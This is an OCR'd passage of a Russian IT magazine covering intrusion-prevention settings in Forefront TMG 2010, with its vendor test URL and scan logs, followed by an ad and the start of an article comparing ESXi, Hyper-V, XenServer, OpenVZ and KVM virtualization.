


Рис. 1. Консоль Forefront TMG Management

NIS. NIS сканирует только тот трафик, который разрешен в Firewall policy.
Кроме использования сигнатур, можно включить обнаружение аномалий в протоколах и настроить действия при их обнаружении (рис. 6). Значение по умолчанию — «Allow, to avoid blocking legitimate traffic» — пропускает трафик, даже если в нем были аномалии, при этом никаких оповещений и записей в журналах не создается. Аномалией считается трафик, который отличается от стандартов или распространенных реализаций. Так как реализация протоколов может отличаться от RFC, то существует вероятность блокировки допустимого трафика при задании параметра «Block, to tighten security».

Конфигурирование NIS

Установка TMG 2010 не представляет особых сложностей. Можно запустить Preparation Tool, который загрузит и установит необходимые компоненты (например, .Net Framework 3.5.1), а потом запустит Installation Wizard. После установки, при прохождении первого шага Getting Started Wizard, есть вероятность возникновения ошибки «No network adapters could be identified». Ошибка может быть вызвана тем, что из-за настроек безопасности TMG не может получить доступ к необходимым службам. Решить проблему можно пройдя Security Configuration Wizard (SCW), в котором предварительно была добавлена поддержка роли TMG 2010.
Настроить и включить NIS можно через Getting Started Wizard, который запускается сразу после установки или вызывается как задача из Roles Configuration. На рис. 7 можно увидеть все задачи, которые применимы к NIS или отдельным сигнатурам. В свойствах NIS есть четыре вкладки (рис. 6). На первой можно включить или выключить NIS. При включении NIS необходимо учитывать дополнительную нагрузку — так, среднестатистический трафик может добавить 30% загрузки процессору. Чтобы минимизировать использование ресурсов, на второй вкладке можно исключить из сканирования часть трафика. В исключения можно добавить любые сетевые объекты, такие как сети, компьютеры, диапазоны адресов или наборы имен доменов. Входящий или исходящий трафик для заданных в исключениях сетях не будет сканироваться NIS. Исключения, заданные с помощью Domain Name Set, применяются только к http-трафику. Две




Рис. 2. Настройки Web Access Policy

последние вкладки окна NIS Properties посвящены настройкам для всех сигнатур и заданию реакции на аномалии.
Существуют специальные сигнатуры для тестирования работоспособности NIS, которые относятся к категории Other. Названия таких сигнатур начинаются со слова Test. Для срабатывания тестовой сигнатуры Test:Win/NIS.HTTP.Signature!0000-0000 необходимо с компьютера, выступающего в роли клиента SecureNAT или TMG, набрать в браузере http://www.contoso.com/testNIS.aspx?testValue=1!2@34$5%6^[{NIS-Test-URL}]1!2@34$5%6^. При правильной настройке NIS заблокирует соединение с кодом ошибки (12234). Другие тестовые сигнатуры относятся к протоколу SMB. Подробное их описание можно найти на портале Malware Protection Center, перейдя по ссылке с вкладки Details для соответствующей сигнатуры.
Более полное тестирование можно провести с использованием сетевых сканеров или сканеров уязвимостей (рис. 8). В этом случае необходимо разрешить соответствующий трафик, чтобы к нему было применено сканирование NIS. В противном случае будет проверена корректность настройки Firewall Policy (рис. 9).




Рис. 3. Настройка обнаружения распространенных сетевых атак




Рис. 4. Behavioral Intrusion Detection

рис.5. Network Inspection System

Сигнатуры NIS

Существует три типа сигнатур: vulnerability based (обнаруживающие разнообразные варианты использования конкретной уязвимости), exploit based (нацеленные на конкретный эксплойт) и policy based (использующиеся в основном для аудита, когда нельзя создать сигнатуры первых двух типов).

При использовании сигнатур главная задача — поддерживать их в актуальном состоянии. С одной стороны, важно загружать обновления, с другой — необходимо, чтобы эти обновления вовремя появлялись, то есть появлялись как можно быстрее после объявления о новой уязвимости. Исследованием обнаруженных и поиском новых уязвимостей, а также разработкой новых сигнатур занимается Microsoft Malware Protection Center (MMPC). Помочь MMPC можно, приняв участие в Telemetry Service. В этом случае в свойствах Forefront TMG нужно выбрать способ участия. В варианте Basic Membership в Microsoft отправляется информация о потенциальных угрозах, их происхождении и предпринятых действиях. В варианте Advanced Membership дополнительно отсылаются примеры трафика и полные URL, что дает значительно больше информации для анализа.

Настроить загрузку новых сигнатур можно в окне NIS Properties на вкладке Definition Updates, выбрав один из трех вариантов обновления: проверять и устанавливать (рекомендованный вариант), только проверять появление новых сигнатур или ничего не предпринимать. Можно задать частоту проверки появления новых сигнатур и указать количество дней, через которое генерируется предупреждение, что сигнатуры не обновлялись. Параметр Automatic polling frequency применяется только к NIS, для остальных компонентов TMG необходимо производить настройки через Update Center.

Новые сигнатуры будут использованы только при проверке новых соединений, что необходимо учитывать при наличии длительных соединений, таких как VPN. Также в окне NIS Properties можно задать Response policy для всех новых сигнатур. Рекомендуется выбирать вариант Microsoft default policy, в этом случае новые сигнатуры будут использовать политики, которые были заданы MMPC. Есть еще два варианта: только журналировать и не блокировать трафик с обнаруженной сигнатурой (Detect only response), или вообще отключить сигнатуру (No response или Disable signature). NIS позволяет использовать старые наборы сигнатур, если они доступны локально. Для использования старого набора надо на вкладке Definition Updates выбрать Version Control. При использовании старого набора новые сигнатуры не используются в процессе сканирования трафика. И каждый раз при появлении обновлений будет генерироваться предупреждение об использовании неактуального набора сигнатур.

У сигнатуры не так много настроек. Ее можно включить или отключить, написать комментарий и задать реакцию на обнаруженную атаку, отличную от настроек по умолчанию. Настройки можно применять как к одной сигнатуре, так и набору сгруппированных сигнатур. Сигнатуры можно группировать по следующим признакам: Attention Required, Response, Policy Type, Business Impact, Category, Date Published, Severity, Fidelity, Protocol или Status.

Настройка параметров сигнатур влияет на вложенные протоколы. Так, параметры, заданные для сигнатур HTTP, могут оказать влияние на трафик RPC over HTTP. Кроме того, можно пометить сигнатуру флагом — например, для обозначения сигнатур с настройками, отличными от настроек по умолчанию. В случае, если глобальная политика, задающая реакцию для новых сигнатур, отлична от значения Microsoft Default Policy, то новые сигнатуры автоматически помечаются флагами. Все настройки отдельных сигнатур и политик, которые были сделаны, сохраняются в случае выключения NIS и вступают в силу после повторного включения.

В зависимости от настроек сигнатур (Detect или Block) NIS может работать как IDS или как IPS. Для всех сигнатур рекомендуется оставлять настройки по умолчанию, так как в этом случае обеспечивается максимальный уровень безопасности. Менять настройки

Intrusion Prevention System

Enterprise

Tasks Help

NIS Tasks

 **Configure** Properties

 **Define** Exceptions

 Set All Responses to **Microsoft Defaults**

 Set All Responses to **Detect Only**

Selected Signature Tasks

 **Configure** Signature Properties

 **Disable** Selected Signatures

 **Set** Signatures Responses to Detect Only

Related Tasks

 **Link** to Update Center

 **Link** to Microsoft Malware Protection Center

 **Participate** in Microsoft Telemetry Reporting

рис. 7. Настройка NIS и отдельных сигнатур




Рис. 6. Настройка реакции на аномалии протоколов

Destination Port	Protocol	Action	NIS Scan Result	NIS Signature	NIS Application Protocol
80	http	Failed Connection Attempt	Inspected		
80	http	Failed Connection Attempt	Inspected		
80	http	Failed Connection Attempt	Inspected	[illegible]	HTTP
80	http	Allowed Connection	Detected	[illegible]	HTTP
80	http	Allowed Connection	Detected	[illegible]	HTTP
80	http	Allowed Connection	Detected	[illegible]	HTTP
80	http	Allowed Connection	Detected	[illegible]	HTTP
80	http	Allowed Connection	Detected	[illegible]	HTTP
80	http	Allowed Connection	Detected	[illegible]	HTTP
80		Denied Connection	Blocked	[illegible]	HTTP

рис. 8. Тестирование работы NIS

Client IP	Destination IP	Destination Port	Protocol	Action
192.168.1.9	192.168.1.200	42800	Unidentified IP Traffic (TCP:428...	Denied Connection
192.168.1.9	192.168.1.200	43118	Unidentified IP Traffic (TCP:431...	Denied Connection
192.168.1.9	192.168.1.200	44337	Unidentified IP Traffic (TCP:443...	Denied Connection
192.168.1.9	192.168.1.200	44443	Unidentified IP Traffic (TCP:444...	Denied Connection
192.168.1.9	192.168.1.200	1	Unidentified IP Traffic (TCP:1)	Denied Connection
192.168.1.9	192.168.1.200	54	Unidentified IP Traffic (TCP:54)	Denied Connection

рис. 9. Тестирование работы NIS

стоит в случае решения проблем с доступом или присутствия ложных срабатываний.

Ложные срабатывания

При наличии ложных срабатываний и блокировке разрешенного трафика следует перевести соответствующие сигнатуры в режим Detect only и сообщить о проблеме в Forefront TMG Customer Support. Кроме сигнатур, ложные срабатывания могут быть вызваны из-за включения блокировки аномалий.
MMPC отслеживает ложные срабатывания, используя Telemetry Service. В случае их обнаружения создается исправленная сигнатура, которая повторно тестируется и публикуется для замещения предыдущей версии.

Итоги

При включении NIS, регулярном обновлении сигнатур и использовании политик по умолчанию можно значительно снизить риск использования злоумышленником уязвимостей, которые присутствуют в сети. Цена — как обычно: производительность и вероятность блокировки разрешенного трафика. ⌶


TOTAL DVD
КОСМОС
киноконцертный зал
Киноманские
НОЧИ
Журнал Total DVD приглашает читателей на тематические киноманские ночи в кинотеатре «Космос»! Всю ночь на большом экране мы смотрим лучшие комедийные фильмы нашей юности!
Комедии
Бесплатно!
Подробности на totaldvd.ru
Реклама

Сергей «grinder» Яремчук (grinder@tux.in.ua)

Параллельный мир

Сравниваем возможности виртуальных машин

Производительность современных компьютеров давно уже превосходит стандартные потребности большинства организаций и отдельных юзеров. И все чаще вместо нескольких серверов место в стойке занимает один единственный, который затем уже «нарезается» на несколько машин. С выбором железа обычно проблем нет, а вот систему виртуализации подобрать сложнее.

VMware ESXi

Все, кто работал с виртуальными машинами с начала века, хорошо знает продукты VMware, пользовавшиеся популярностью благодаря своим функциональным возможностям и производительности. Да и сегодня на десктопах нередко можно найти VMware Workstation и VMware Player. Последний появился как ответ MS Virtual PC и является бесплатной версией Workstation. Работает он из-под установленной ОС, то есть к промышленной среде не совсем подходит. Для установки на «голое железо» предлагается VMware ESXi – самостоятельный продукт, являющийся основой для установки гостевых ОС, а совместно с VMware vSphere — средством для построения виртуальной инфраструктуры и управления виртуальными ресурсами (подробнее в статье «Виртуальная сфера», см.][08.2010). По сути, ESXi — это сильно урезанная версия Linux, содержащая гипервизор (VMkernel) и консоли управления: vCLI (vSphere CLI), PowerCLI (PowerShell интерфейс к vCLI), SSH и DCUI (Direct Console User Interface).

Ранее ESXi считался «младшим братом» в линейке продуктов VMware, ведь он представляет собой бесплатный и урезанный вариант ESX. Но время ESX прошло, следующие версии VMware VSphere будут включать поддержку исключительно ESXi (предложено также его альтернативное название — VMware vSphere Hypervisor), а все преимущества ESX перед ESXi сошли на нет. Так что разработчики рекомендуют переходить на ESXi.

Главное отличие ESXi от ESX заключается в архитектуре. Основой ESX служит полноценная версия Linux, на которую можно устанавливать при необходимости свои приложения. Агенты VMware работают через COS (Console OS), то есть через дополнительный уровень. В итоге мы имеем больший размер дистрибутива: ~2 Гб по сравнению с 350 Мб у ESXi (на хард ставится всего 70Мб). В ESXi агенты работают прямо в VMkernel, при необходимости модули сторонних разработчиков (мониторинг, драйвера) также выводятся на гипервизор. Уменьшение слоев означает большую надежность и безопасность, меньше возможности для атак. Дистрибутив можно записать на флэшку или вообще вшить в firmware сервера. Из-за некоторых особенностей официальный список совместимого оборудования у **ESXi** (clck.ru/9xlp) меньше, чем у ESX, который поддерживается и старыми серверами, но со временем он увеличится. Кроме того, добровольцами создан неофициальный список компьютеров **ESXi Whitebox HCL** (clck.ru/9xnD), на которых работает VMware ESXi. Системы из этого списка используются на свой страх и риск, но обычно проблем не возникает.

Продукт от VMware отличает поддержка большого количества гостевых ОС. Здесь полный фарш — Windows, Linux, Solaris, FreeBSD, Netware и многие другие, весь список доступен на сайте. Функциональность последних релизов ESXi уже «подтянули» под возможности ESX — появилась интеграция с Active Directory (любая учетная запись будет проверяться в каталоге), функции расширенного управления памятью (неиспользованные ресурсы освобождаются), совместная работа с системами хранения данных VMware vStorage VMFS/Storage VMotion и SAN, настройка приоритетов трафика, технология безопасности VMsafe Security API. Гибкое распределение ресурсов позволяет «на горячую» добавить CPU, ОЗУ, жесткий диск (в том числе и изменить размер текущего без перезагрузки). Установка дистрибутива на голое железо очень проста (стандартный вариант с привода или через PXE), к тому же начиная с версии 4.1 поддерживаются сценарии, позволяющие автоматизировать процесс инсталляции ПО, настройку сети и подключения к vCenter Server. Через VSphere API интегрировано управление резервного копирования ESXi.

Немаловажно наличие специального конвертера **VMware vCenter Converter** (vmware.com/products/datacenter-virtualization/converter), позволяющего использовать в ESXi образы MS Virtual Server, Virtual PC, Hyper-V, а также физические серверы и образы дисковых разделов, созданных такими программами как Acronis True Image, Norton Ghost и другими.

Кроме этого, помочь в развертывании ESXi может и бесплатный веб-сервис **VMware Go** (go.vmware.com), позволяющий протестировать физический сервер на совместимость, установить ESXi и создать новые VM.

MS Hyper-V

Технология виртуализации от MS, финальная версия которой выпущена летом 2008 года. С выходом Win2k8R2 Hyper-V получил новые возможности — Live Migration, динамическая память, улучшены ряд инструментов и поддержка оборудования.

Hyper-V построен по принципу гипервизора с микроядром и напрямую «общается» с оборудованием сервера на Ring-1. Это уменьшает расходы, благодаря чему достигается высокая скорость работы. Предлагается в двух вариантах — как роль Windows Server 2k8/R2 (доступна в полном варианте и Server Core) или как отдельное решение для установки на «голое железо» — **MS Hyper-V Server 2008 R2** (microsoft.com/hyper-v-server). Последний распространяется бесплатно (не требует Client Access License), лицензия понадобится лишь для гостевых Windows. По сути, это урезанный вариант Server Core, в котором установлена одна роль (без возможности изменения) и ограничены инструменты управления.

Кроме лицензии, между разными вариантами Hyper-V есть и другие отличия, но в бесплатном варианте доступно все необходимое для построения сервера виртуализации. Это поддержка технологии Live Migration, консолидация серверов и кластеризация узлов.

Сервер, на который устанавливается MS Hyper-V Server, может иметь ОЗУ в 1 Тб и до 8 CPU, чего вполне достаточно для задач небольшой и средней организации.

Официально поддерживаются 32- и 64-битные версии Windows XP SP3, Vista SP2/2k3 SP1/2k8 и Linux (SLES и RHEL). Но в интернете можно найти десяток руководств, в которых описана




Бесплатный XenServer

XenServer (текущая версия 5.6.1) в чем-то похож на VMware ESXi. Предоставляется он бесплатно, и его можно использовать без ограничений. Но для централизованного управления фермой серверов предлагается XenCenter, продаваемый под собственнической лицензией Citrix. Функционально XenServer — очень мощный инструмент. Админ получает неограниченное количество серверов и виртуальных машин; Live Motion; непрерывное обслуживание при условии, что ресурсы нескольких серверов объединены в пул; контроль доступа на основе ролей (RBAC) и интеграцию с Active Directory; динамическое управление памятью, позволяющее добавить RAM в VM без перезагрузки. Рабочая нагрузка динамически перераспределяется не только между виртуальными, но и между физическими серверами, что существенно упрощает управление. Спроектирован с учетом требований по предоставлению высокого уровня доступности системы (High Availability). Рабочую ОС, установленную на любом физическом сервере, можно легко конвертировать в виртуальную систему. Умеет работать с основными системами хранения данных (локальный диск, NAS, SAN и так далее). Экспериментально может работать с образами дисков в форматах VMWare VMDK, MS VHD, VDI, WIM.
Официально в качестве гостевых систем поддерживаются все версии Windows, начиная от Win2k SP4, Linux (SLES, RHEL/CentOS, Oracle EL, Solaris, Debian). Гостевая система поддерживает до 64 логических процессоров, 256 Гб оперативной памяти и 16 сетевых адаптеров на хост. Хотя характеристики виртуальной машины будут зависеть от используемой гостевой ОС, VM не имеет ограничений на количество используемой оперативной памяти: все, что сможет выдать сервер, будет доступно.


успешная эксплуатация других версий *nix — Ubuntu, FreeBSD и так далее. Для установки рекомендуется выбирать дистрибутивы Linux с ядром 2.6.32+, в котором добавлена поддержка Hyper-V (LinuxIC, распространяется MS под GPL). Правда, только гостевые Win2k8 могут быть сконфигурированы с 4 vCPU.
Для установки MS Hyper-V Server потребуется компьютер с x64 CPU, поддерживающий технологии Intel VT или AMD-V, и минимум 1 Гб RAM.
Для управления большими массивами виртуальных серверов MS предлагает отдельный продукт System Center Virtual Machine Manager 2008 (SCVMM 2008), имеющий инструменты для P2V- (Physical to Virtual) и V2V-конвертирования серверов (с VMware). Опять же, в списке поддерживаемых для P2V только Win. Поэтому, чтобы перенести свой сервак, работающий на Linux, придется выбрать длинный путь: VMware vCenter Converter → ESXi → SCVMM → Hyper-V. Не всегда данный процесс проходит гладко, особенно для дистрибутивов, не поддерживаемых официально. В этом случае безопасней установить систему вчистую, а затем перенести данные из бэкапа. Вместо SCVMM в этой связке можно использовать бесплатный **VMDK2VHD** (vmtoolkit.com/files), Citrix XenConvert, **Quest vConverter** (quest.com/vconverter).

OpenVZ


OpenVZ (OpenVZ.org) представляет собой расширение к ядру Linux, реализующее концепцию виртуального окружения (Virtual Environments). Ядро базового дистрибутива одно на всех, виртуализация производится на уровне экземпляров ОС. Именно поэтому в качестве гостевых можно использовать только Linux. Конечно, это несколько сужает сферу его применения.
Каждый из «дистрибутивов» изолирован и работает в своем адресном пространстве, реализовано управление ресурсами и сохранение текущего состояния каждого виртуального сервера. Такой подход практически не сказывается на производительности (накладные расходы не выше 1-3%). Зато в ресурсах админ



Поддержка виртуализации при установке CentOS



Настройки виртуальной машины в AQEMU



Создаем контейнер в OpenVZ

практически не ограничен — до 64 Гб RAM, 4096 CPU и так далее. При установке создается виртуальное сетевое устройство (venet), которое дает возможность задать для каждой VM свои сетевые настройки (IP и правила маршрутизации). Собственно, отсутствие каких-либо ограничений на ресурсы (кроме тех ограничений, которые связаны с возможностями физического сервера) делают OpenVZ популярным у хостеров, да и у админов, юзающих Linux.

Гостевые ОС обычно разворачиваются при помощи подготовленных контейнеров ОС. Администратор указывает доступные ресурсы и дисковые квоты (по inodes и/или объему), создавая шаблоны, которые и становятся основой VM. Такой подход очень упрощает процесс при создании большого количества однотипных VM. Причем контейнеры используются и при миграции (Checkpointing), когда замороженное состояние переносится на другой физический сервер. Этот процесс происходит «вживую», пользователи обычно замечают лишь увеличенное время отклика.

Проект предлагает несколько десятков шаблонов дистрибутивов (download.openvz.org/contrib/template/precreated), а поискав в интернете можно найти и дополнительные варианты.

Управление OpenVZ производится при помощи пакета утилит vzctl (vzlist, vzmigrate, vzcalc, vzcfgvalidate, vzmemcheck, vzcpucheck, vzpid, vzsplit и других). Для удобства админы создают скрипты, хотя сегодня доступен ряд интерфейсов, делающих процесс управления OpenVZ, KVM и Xen (о них ниже) более наглядным — **WebVZ** (webvz.sf.net), Kloxo (она используется в специдистрибутиве Proxmox VE) и HyperVM.

Традиционно OpenVZ является «домашней» системой виртуализации для дистрибутивов, базирующихся на Debian.

KVM

Технология виртуализации KVM (Kernel-based Virtual Machine) продвигается компанией RedHat и является «основной» в этом дистрибутиве и его клонах. Требует поддержки аппаратной виртуализации Intel VT или AMD V. Это означает, что KVM может использоваться далеко не на каждом компьютере: старые и некоторые из новых CPU (например, Intel Atom) не подойдут. В принципе, если оборудование закупается под задачу — это не проблема. Проверить очень просто:

```
$ egrep '^flags.*(vmx|svm)' /proc/cpuinfo
```


Распространяется он по лицензии GNU GPL, компании RedHat и Novell предоставляют коммерческую поддержку.

